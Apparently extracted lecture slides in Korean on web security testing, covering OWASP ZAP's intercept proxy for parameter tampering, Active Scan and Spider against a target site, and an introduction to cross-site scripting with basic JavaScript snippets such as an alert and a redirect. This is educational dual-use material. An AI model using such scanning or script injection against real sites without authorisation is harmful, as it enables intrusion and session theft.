
OWASP ZAP 기능 소개 (Skip)

- 파라미터 변조에 쓸 수 있는 Intercept 기능
- 취약점을 자동으로 찾아주는 Scanner 기능
- Fuzzer
- 기타 등등

사용 방법



1. 브라우저에 프록시 설정을 한다 (ppt 마지막 추가자료 참고)
2. OWASP ZAP을 켜고 Intercept를 켜다
3. 요청 헤더, 전문을 보고 고치고 싶으면 고친다

파라미터 변조 예시




OWASP ZAP으로 연결 가로채기

OWASP ZAP의 INTERCEPT 기능



OWASP ZAP의 기능

- Active Scan : 자동으로 취약점을 찾아주는 기능
- Proxy : 연결을 가로채서 수동으로 변조하는 기능
- Spider : 자동으로 사이트 구조를 찾아내는 기능




OWASP ZAP의 Active Scan



1. 프록시를 연결하고 공격 대상 사이트를 좀 돌아다닌다
2. 원하는 url에서 오른쪽 마우스를 누른다
3. 공격 - Active Scan을 누른다
4. 취약점이 나오는지 확인한다

- 주의점 : 너무 많이 돌리면 서버가 죽습니다


OWASP ZAP의 Active Scan




취약점을 찾은 모습 (Skip)



Active Scan 속도 조절 (Skip)



OWASP ZAP의 MarketPlace (Skip)



Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

- 정의
 - 해커가 원하는 스크립트를 타겟 사이트에 삽입하는 기법
- 응용
 - 세션 탈취
 - 강제 리다이렉트
 - 기타 등등
- 원리
 - 해커가 원하는 JavaScript를 브라우저가 실행할 수 있도록 함

JavaScript

- 정의
 - 웹 브라우저에서 동적으로 실행되는 프로그래밍 언어
- 기본 구문
 - `<script type="text/javascript">alert("경고창");</script>`
 - → 경고창이라는 메시지가 있는 경고창을 띄우는 구문
 - `<script type="text/javascript">location.href="/text";</script>`
 - → /text (상대 주소)로 이동시키는 구문
 - `<script src="http://example.com/jquery.js">`
